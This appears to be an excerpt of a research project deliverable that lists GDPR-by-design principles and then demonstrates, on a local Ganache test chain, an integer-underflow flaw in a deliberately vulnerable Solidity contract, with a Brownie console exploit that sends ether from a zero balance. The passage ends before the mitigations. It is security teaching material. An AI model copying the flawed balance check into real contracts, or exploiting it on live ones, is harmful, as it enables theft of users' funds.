11. Whereas (65) A data subject should have the right to have personal data concerning him or her rectified and a 'right to be forgotten' where the retention of such data infringes this Regulation or Union or Member State law to which the controller is subject. In particular, a data subject should have the right to have his or her personal data erased and no longer processed where the personal data are no longer necessary in relation to the purposes for which they are collected or otherwise processed, where a data subject has withdrawn his or her consent or objects to the processing of personal data concerning him or her, or where the processing of his or her personal data does not otherwise comply with this Regulation. That right is relevant in particular where the data subject has given his or her consent as a child and is not fully aware of the risks involved by the processing, and later wants to remove such personal data, especially on the internet. The data subject should be able to exercise that right notwithstanding the fact that he or she is no longer a child. However, the further retention of the personal data should be lawful where it is necessary, for exercising the right of freedom of expression and information, for compliance with a legal obligation, for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller, on the grounds of public interest in the area of public health, for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes, or for the establishment, exercise or defence of legal claims.
12. Whereas (83) In order to maintain security and to prevent processing in infringement of this Regulation, the controller or processor should evaluate the risks inherent in the processing and implement measures to mitigate those risks, such as encryption. Those measures should ensure an appropriate level of security, including confidentiality, taking into account the state of the art and the costs of implementation in relation to the risks and the nature of the personal data to be protected. In assessing data security risk, consideration should be given to the risks that are presented by personal data processing, such as accidental or unlawful destruction, loss, alteration, unauthorized disclosure of, or access to, personal data transmitted, stored or otherwise processed which may in particular lead to physical, material or non-material damage
13. Whereas (159) Where personal data are processed for scientific research purposes, this Regulation should also apply to that processing. For the purposes of this Regulation, the processing of personal data for scientific research purposes should be interpreted in a broad manner including for example technological development and demonstration, fundamental research, applied research and privately funded research. In addition, it should take into account the Union's objective under Article 179(1) TFEU of achieving a European Research Area. Scientific research purposes should also include studies conducted in the public interest in the area of public health. To meet the specificities of processing personal data for scientific research purposes, specific conditions should apply in particular as regards the publication or otherwise disclosure of personal data in the context of scientific research purposes. If the result of scientific research in particular in the health context gives reason for further measures in the interest of the data subject, the general rules of this Regulation should apply in view of those measures.

3.2.1 GDPR by Design for Cities 2030

Principles to achieve GDPR by design and default include: transparency, lawfulness, fairness, purpose limitation, data minimisation, accuracy, storage limitation, integrity and confidentiality, and accountability.

Next figure shows basic principles regarding implementation of GDPR by design. For the purpose of the Cities 2030 we need to define which principles are key principles concerning module developments. These principles we will use from the beginning of development to have clear GDPR implementation. In the next subsection we will define the principles for Cities 2030 with short description.



Figure 2. GDPR principles by design

3.2.2 Cities 2030 GDPR principles

In this subsection we are going to define the GDPR principles for Cities 2030 use cases and technological modules developed in the project. Fixed, relevant principles allow us to reach GDPR by design and by default, by considering, in particular, that only personal data which are necessary for each specific purpose of the processing shall be processed. As a key rule, only anonymised data/aggregated data will be shared among CRFS platform,

Key GDPR principles for Cities 2030 development and use cases:

1. Transparency:
    - Clarity – Information shall be in clear and plain language, concise and intelligible.
    - Semantics – Communication should have a clear meaning to the audience in question.

- Accessibility - Information shall be easily accessible for the data subject.
- Contextual – Information should be provided at the relevant time and in the appropriate form.
- Relevance – Information should be relevant and applicable to the specific data subject.
- Universal design – Information shall be accessible to all data subjects, including use of machines

2. Lawfulness:
   - Relevance – The correct legal basis shall be applied to the processing.
   - Autonomy – The data subject should be granted the highest degree of autonomy as possible with respect to control over personal data within the frames of the legal basis.
   - Gaining consent – consent must be freely given, specific, informed and unambiguous.
   - Consent withdrawal – Where consent is the legal basis, the processing should facilitate withdrawal of consent. Withdrawal shall be as easy as giving consent. If not, then the consent mechanism of the controller does not comply with the GDPR.
3. Fairness:
   - Autonomy – Data subjects should be granted the highest degree of autonomy possible to determine the use made of their personal data, as well as over the scope and conditions of that use or processing.
   - Non-discrimination – The controller shall not unfairly discriminate against data subjects.
   - Non-exploitation – The controller should not exploit the needs or vulnerabilities of data subjects.
   - Fair algorithms – Regularly assess whether algorithms are functioning in line with the purposes and adjust the algorithms to mitigate uncovered biases and ensure fairness in the processing. Data subjects should be informed about the functioning of the processing of personal data based on algorithms that analyze or make predictions about them, such as work performance, economic situation, health, personal preferences, reliability or behavior, location or movements.
4. Purpose Limitation:
   - Specificity – The purposes shall be specified and explicit as to why personal data is being processed.
   - Necessity – The purpose determines what personal data is necessary for the processing.
   - Limitations of reuse – The controller should use technical measures, including hashing and encryption, to limit the possibility of repurposing personal data. The controller should also have organizational measures, such as policies and contractual obligations, which limit reuse of personal data.
5. Data Minimization:
   - Data avoidance – Avoid processing personal data altogether when this is possible for the relevant purpose.
   - Limitation – Limit the amount of personal data collected to what is necessary for the purpose.
   - Access limitation – Shape the data processing in a way that a minimal number of people need access to personal data to perform their duties, and limit access accordingly.
   - Relevance – Personal data should be relevant to the processing in question, and the controller should be able to demonstrate this relevance.
   - Necessity – Each personal data category shall be necessary for the specified purposes and should only be processed if it is not possible to fulfill the purpose by other means.
   - Aggregation – Use aggregated data when possible.

- Pseudonymization – Pseudonymize personal data as soon as it is no longer necessary to have directly identifiable personal data, and store identification keys separately.
- Anonymization and deletion – Where personal data is not, or no longer necessary for the purpose, personal data shall be anonymized or deleted.
- Data flow – The data flow should be made efficient enough to not create more copies than necessary.
- "State of the art" – The controller should apply up to date and appropriate technologies for data avoidance and minimization

6. Accuracy:
   - Data source – Sources of personal data should be reliable in terms of data accuracy.
   - Degree of accuracy – Each personal data element should be as accurate as necessary for the specified purposes.
   - Measurably accurate - Reduce the number of false positives/negatives, for example biases in automated decisions and artificial intelligence.
   - Access – Data subjects should be given information about and effective access to personal data in accordance with the GDPR articles 12 to 15 in order to control accuracy and rectify as needed.
7. Storage limitation:
   - Deletion and anonymization – The controller should have clear internal procedures and functionalities for deletion and/or anonymization.
   - Effectiveness of anonymization/deletion – The controller shall make sure that it is not possible to re-identify anonymized data or recover deleted data, and should test whether this is possible.
   - Automation – Deletion of certain personal data should be automated
   - Justification – The controller shall be able to justify why the period of storage is necessary for the purpose and the personal data in question, and be able to disclose the rationale behind, and legal grounds for the retention period.
   - Backups/logs – Controllers shall determine what personal data and length of storage is necessary for back-ups and logs.
   - Data flow – Controllers should beware of the flow of personal data, and the storage of any copies thereof, and seek to limit their "temporary" storage.
8. Integrity and confidentiality:
   - Risk analysis – Assess the risks against the security of personal data by considering the impact on individuals' rights and counter identified risks. For use in risk assessment, develop and maintain a comprehensive, systematic and realistic "threat modelling" and an attack surface analysis of the designed software to reduce attack vectors and opportunities to exploit weak points and vulnerabilities.
   - Security by design – Consider security requirements as early as possible in the system design and development and continuously integrate and perform relevant tests.
   - Backups/logs – Keep back-ups and logs to the extent necessary for information security, use audit trails and event monitoring as a routine security control. These shall be protected from unauthorized and accidental access and change and reviewed regularly and incidents should be handled promptly.

3.2.3 Cities 2030 GDPR compatibility scrutiny

In the previous subsection we extracted the most important GDPR principles addressed to partners working in WP6 for development work. Based on this selection we can propose a GDPR tool for measurement of success of implementation of GDPR principles. We developed an online form where all components developed in WP6 are validated with success level with the notes in the case of troubles to implement a particular GDPR principle. Online form can be found on: https://forms.gle/T5thGorBdGUVE7so7



Figure 3. Cities 2030 GDPR scrutiny form for developers

The results can be visualised as Summary of all answers or per question or looking at individual answers partner by partner. This way of using simple tools is the way to take in mind GDPR principles during the final development process and for final solution as well.



Figure 4. Cities 2030 GDPR scrutiny form for developers; outputs by Summary, Question, and Individual answer

The complete report we will publish at the end of the project. Each partner involved in components development will evaluate GDPR compliance and will already have the possibility to do evaluation during the development and prepare corrected action in the case of implementing particular GDPR principles.

4 Security in blockchain-based systems

Developing blockchain-based applications, like any other piece of software, also carries security risks if implementations are improper and lead to vulnerabilities. In the case of other software, the exploitation of the most critical vulnerabilities could give rise to remote code executions, even in a privileged way depending on the vulnerability, in many cases this vulnerability will have a very serious indirect impact on the economy of the entity that is making use of this vulnerable software, among many other direct consequences such as a possible data leak or a denial of the operation of some critical service.

The methodology proposed in D6.4 also takes into account the security of blockchain systems through their most vulnerable components, the smart contracts, conducting a study of the most exploited vulnerabilities that have the greatest impact, the implications that may entail their exploitation, along with their corresponding mitigation, in order to establish practices to develop software safely.

4.1 Methodology and materials

For the development of the tests on the vulnerabilities and their subsequent analysis, a specific work environment will be used, in order to be able to work on the smart contracts comfortably without the need to connect to the original Ethereum blockchain. This avoids making unnecessary payments for carrying out transactions, working on a block chain that works in the same way as Ethereum, but with a fictitious account, thus allowing a safe, comfortable, and seamless development and testing environment. affect the original blockchain.

For this purpose, test blockchains ("*testnet*") for Ethereum were created on the internet and run parallel to the original blockchain ("*mainnet*"). These blockchains are public and ethers can be obtained to pay for test transactions for free, therefore these chains are exclusively designated for development testing primarily and have no real value. These *testnets* are very useful in the case of wanting to test a development before it is deployed on the *mainnet*, where each transaction involves the use of real and valuable ether.

In this case, it will not be necessary to use any *testnet* network in the work environment, since there is software capable of simulating the Ethereum block chain to work locally, without the need for internet connections. To do this, a GNU/Linux operating system will be used, preferably Ubuntu 20.04, although there should be no problem working from other updated GNU/Linux systems. It is also possible to make use of the Windows operating system, since it consists of a Linux subsystem ("WSL"), which currently has various limitations with respect to a real GNU/Linux system, but in this case, it allows us to carry out the work that will be done without any problem.

The main software that will be used to complete the work environment is Brownie and Ganache in its graphic version, python3 for scripting, and Visual Studio Code as a code editor.

4.1.1 Configuring Ganache

Ganache is an application that allows the deployment of Ethereum blockchains locally, emulating their operation as in the original blockchain and enabling the modification of some of its parameters. In addition, it enables the tracking of the blocks generated, their transactions, the deployed contracts and different

events that occur in the chain. It also enables managing the different accounts of the block chain in a simple way.

This application is in two formats: CLI, based on the command line, and GUI, based on the graphical user interface. In this case, the installation and configuration of Ganache will be developed in the GUI format in Windows to facilitate the understanding of the tool. To do this, it is recommended to download the most updated version of the application in its own repository, this version is labeled as *latest* (https://github.com/trufflesuite/ganache-ui/releases).

Upon successful installation the Ganache home screen should be displayed. A new blockchain will be created when the "Quickstart" option is pressed.



Figure 5. Ganache graphical interface when generating a new block chain

Ganache will use the default configuration of the blockchain, which provides some test accounts available on the block chain and some useful information for the later configuration of Brownie.

4.1.2 Configuring Brownie

Brownie is a framework oriented to the development of smart contracts and that facilitates the respective tests on these contracts. It is developed in Python and allows direct interaction with the blockchain using the same language based on the "*web3*" library, it also has a command console that allows to work with the blockchain easily by evaluating code in Python.

For its configuration it is necessary to have Python3 (version 3.6 or higher) installed. Its recommended installation is using the "*pipx*" tool, which helps to install and run applications in a virtual and isolated environment to avoid dependency problems between the different system applications.

Once "*pipx*" is installed, it is possible to install Brownie with the following command:

```
$ pipx install eth-brownie
```

Once Brownie is installed, it must be connected to the chain of blocks previously generated with Ganache, for this the following connection data must be used that Ganache itself provides in its interface.



Figure 6. Connection data to the blockchain created with Ganache

This data indicates the identification of the network generated by Ganache, its IP address and the port on which it runs. From Brownie the following command must be executed:

```
$ brownie networks add <ENVIRONMENT> <NETWORK> host=<URL>
```

To verify that everything has been functional and ready for use, it is possible to access the Brownie console indicating the network to which it should connect with the parameter "--network".

```
$ brownie console --network
```

```
kaorz@DESKTOP-AHUACQ4:~$ brownie console --network Ganache-GUI
Brownie v1.18.1 - Python development framework for Ethereum

No project was loaded.
Brownie environment is ready.
>>> accounts
[<Account '0x469fa94800C9dC7656c2927Fbe55B5D679883aca'>, <Account '0x8f1264dD0259cfcaf9903c8F1C952B7726917d9d'>, <Account '0x7d9c1C379Dcb129dbac84cd1eE84E9f0B865a789'>, <Account '0x8613c481B79D2C680a6AAc7F5e77079300eacF2B'>, <Account '0xd841c277648d8E28492a6E1b9c411aa9672D9D4d'>, <Account '0x002ED4E3D5D4c4aFFc05A6057638701fc88DC63E'>, <Account '0xC633bB0EEF5a717671dd0922aaa6EF7563fEF2eE'>, <Account '0xA2735D1D47ac3D098A52839A54089e724D71F4cE'>, <Account '0xf53d047f44251578038207fc43094D4AF00a8107'>, <Account '0x7D4a222b836c914137e05482F98A41301701317E'>]
```

Figure 7. Correct operation of Brownie's console

In order to verify that the blockchain is functional, a transaction can be made between two Ganache-generated accounts on the blockchain. This transaction must be registered in the Ganache interface, together with the new block that will be generated to store this new transaction, while the balances of each account are updated.

4.1.3 Smart Contract deployment

The vulnerability analysis will require deploying smart contracts in the blockchain generated by Ganache, for this, Brownie will be used, which allows generating and working with directory templates to manage the different development projects that are carried out in relation to the smart contracts. Using the Brownie software, described earlier in that report, the following file structure is created:

```
$ tree .
.
├── build
│   ├── contracts
│   ├── deployments
│   └── interfaces
├── contracts
│   └── example.sol
├── interfaces
├── reports
└── scripts
```

Where the *contracts* folder allows to host blockchain smart contracts, which must go through a compilation and deployment process. A Python script is employed to automate this task:

```
01. #!/usr/bin/env python3
02. from brownie import Coin, accounts
03.
04. def main():
05.     deployer = accounts[0]
06.     return Coin.deploy({"from": deployer})
```

Figure 8. Python script for the automatic deployment of a Smart contract

```
$ brownie run deploy.py --network Ganache-GUI
Brownie v1.18.1 - Python development framework for Ethereum

TestContractProject is the active project.

Running 'scripts/deploy.py::main'...
Transaction sent:
0xac41b1268d7029b4788b16b7468ff031f88949552e750cb35d9eb5fa19851f24
  Gas price: 20.0 gwei Gas limit: 261570    Nonce: 2
  Coin.constructor confirmed   Block: 5  Gas used: 237791 (90.91%)
  Coin deployed at: 0x9db741243434FB03311A13D249d1f19a6dde0d22
```

Figure 9. Execution of script in brownie for automatic deployment of Smart contract.

Finally, it must be checked in Ganache how the Smart contract has been created.

Figure 10. Create smart contract automatically with a Python script

4.2 Integer overflow vulnerabilities

4.2.1 Description

In computing, an *integer overflow* occurs when the CPU tries to perform an operation that results in a value outside the preset ranges of numerical representation within a given memory space. This occurs because the memory used in computing is finite, therefore, limits must be assigned to store information, including numerical values.

In the case of Ethereum, "*EVM*" specifies a fixed data size in each integer type, while Solidity is considered a typed programming language. Which means that each integer data type can only represent a certain range of values, which as more space is occupied will be able to hold more numbers, regardless of whether they are signed or unsigned integer types. For example, a number of type "*uint8*" (unsigned integer of 8 bits) can only store 2^8=256 values including 0, so its range would be [0,255], therefore, in the case that the number 256 is stored in this data type will result in a 0, just as trying to store the number 257 will result in the number 1.

Following the example of 8-bit integers, although in this case signed as the "*int8*" type would be, an overflow can occur if any of the extremes of the expressed range. Taking into account that in the signed 8-bit integer type the range of values is [−128,127], which means that when trying to represent, for example, the number 128, it will overflow the upper range by one bit, which would give rise to its representation being -128, in the same way the number 129 would be represented as -127.

Table 2. 8-bit signed integer overflow example

Decimal	Binary		int8
126	0	111 1110	126
127	0	111 1111	127
128	**1**	000 0000	**-128**
129	**1**	000 0001	**-127**

In the case of signed integers, many situations of security flaws have been reported when working with signed integer variables. For example, the application of the absolute value of a negative number to make it

positive can result in the same negative number (instead of the positive counterpart). This is described as the "*Leblancian paradox*".

4.2.2 Exploitation

Next, a smart contract is developed where the described vulnerability is induced for its subsequent exploitation and application of different mitigations to avoid it.

```
01. // SPDX-License-Identifier: GPL-3.0
02. pragma solidity ^0.7.4;
03.
04. contract Gateway {
05.
06.   mapping(address => uint) public balances;
07.   uint public totalSupply;
08.
09.   constructor() payable {
10.     balances[msg.sender] = totalSupply = msg.value;
11.   }
12.
13.   function send(address to, uint value) public returns
   (bool) {
14.     require(balances[msg.sender] - value >= 0);
15.     balances[msg.sender] -= value;
16.     balances[to] += value;
17.     return true;
18.   }
19.
20.   function deposit() public payable returns (bool) {
21.     balances[msg.sender] += msg.value;
22.     totalSupply += msg.value;
23.     return true;
24.   }
25.
26.   function withdraw() public returns (bool) {
27.     require(balances[msg.sender] > 0);
28.     bool ret =
   payable(msg.sender).send(balances[msg.sender]);
29.     totalSupply -= balances[msg.sender];
30.     balances[msg.sender] = 0;
31.     return ret;
32.   }
33.
34. }
```

Figure 11. Smart contract with Integer overflow vulnerability

The vulnerability of this smart contract occurs in the "send" function, this function takes an address as arguments, which will be the address that stores in the contract balance map the amount of ether that the user who executes this function wishes to send, and on the other hand, as the second argument, an unsigned integer value that will indicate the amount of ether to transfer to the account of the first argument, thus modifying the balance of the account that executes the function and the one that receives the ether, all this in the local storage of the smart contract.

In line 14, it is supposedly checked that the account balances, before carrying out the balance update, do not fall below 0, which would mean that the user who wants to transfer a certain amount of money does not really have that money. The objective of this verification is totally valid and necessary, but its implementation is wrong and gives rise to an integer overflow, since both the balances and the "value" argument are of type "uint", unsigned integers, which causes that when a value is subtracted that results in a number less than 0,

it produces an "integer underflow", since this type will not be able to represent a number below 0 in any case.

For example, if in this case the balance is 0 and we try to send the value 1 in the "value" argument, in theory this condition would not be met and the transaction would be reversed, but this does not happen due to integer overflow.

```
>>> Gateway[0].balances(B)
0
>>> Gateway[0].balances(C)
0
>>> Gateway[0].send(C, 1, {"from": B})
Transaction sent: 0xbded242513d6a517cde393bfba9a9b2bb1a92dacb71832e20dbfba964a1aa48c
  Gas price: 20.0 gwei   Gas limit: 70054   Nonce: 0
  Gateway.send confirmed   Block: 7   Gas used: 63686 (90.91%)

<Transaction '0xbded242513d6a517cde393bfba9a9b2bb1a92dacb71832e20dbfba964a1aa48c'>
```

Figure 12. Successful transaction exploiting integer overflow

As can be seen, the transaction is successful to send 1 *wei* (a *wei* is the smallest unit of ether, 1 $ether$=10^{18} wei) even though account "B" does not have ether in the smart contract. This occurs because subtracting 1 from 0, in the type "*uint*", which is equivalent to the 256-bit unsigned integer type, results in the maximum value of the range of the type "*uint*", which is always going to be greater than 0, therefore, the condition to verify that the balance of an account is always positive is invalid.

$$0_{uint} - 1_{uint} = 2^{256} - 1$$

